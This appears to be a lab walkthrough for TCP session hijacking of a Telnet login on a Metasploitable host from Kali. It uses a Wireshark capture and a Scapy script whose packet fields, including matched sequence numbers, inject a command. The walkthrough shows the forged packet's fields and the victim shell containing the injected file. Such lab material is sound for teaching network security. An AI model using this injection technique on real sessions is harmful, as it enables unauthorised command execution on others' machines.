

Login to host, for example, Metasploitable:




Open a TCP Session to the host, in this instance Telnet, via attacker machine (Kali):

Open Wireshark and capture packets from the Telnet session (note: begin capturing before logging in via the attacker machine). Navigate to the last TCP packet:



Open *tcp_session_hijacker.py* script and edit the variables to match the last TCP packet from the capture (note: edit Data variable to include whatever payload)



Run script:

```
┌──(root㉿kali)-[/home/warren]
└─# python3 telnet_hijacker.py
version    : BitField  (4 bits)                = 4               ('4')
ihl        : BitField  (4 bits)                = None            ('None')
tos        : XByteField                        = 0               ('0')
len        : ShortField                        = None            ('None')
id         : ShortField                        = 1               ('1')
flags      : FlagsField                        = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0               ('0')
ttl        : ByteField                         = 64              ('64')
proto      : ByteEnumField                     = 6               ('0')
chksum     : XShortField                       = None            ('None')
src        : SourceIPField                     = '192.168.1.111' ('None')
dst        : DestIPField                       = '192.168.1.112' ('None')
options    : PacketListField                   = []              ('[]')
--
sport      : ShortEnumField                    = 43526           ('20')
dport      : ShortEnumField                    = 23              ('80')
seq        : IntField                          = 2651620721      ('0')
ack        : IntField                          = 2018829632      ('0')
dataofs    : BitField  (4 bits)                = None            ('None')
reserved   : BitField  (3 bits)                = 0               ('0')
flags      : FlagsField                        = <Flag 16 (A)>   ('<Flag 2 (S)>')
window     : ShortField                        = 8192            ('8192')
chksum     : XShortField                       = None            ('None')
urgptr     : ShortField                        = 0               ('0')
options    : TCPOptionsField                   = []              ("b''")
--
load       : StrField                          = b'echo Your session has been hijacked! > hijacked.txt\r\n' ("b''")
```

TCP Session (Telnet) is hijacked from attacker machine:

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Jul 30 09:37:28 EDT 2023 from 192.168.1.111 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
hijacked.txt  vulnerable
msfadmin@metasploitable:~$ cat hijacked.txt
Your session has been hijacked!
msfadmin@metasploitable:~$
```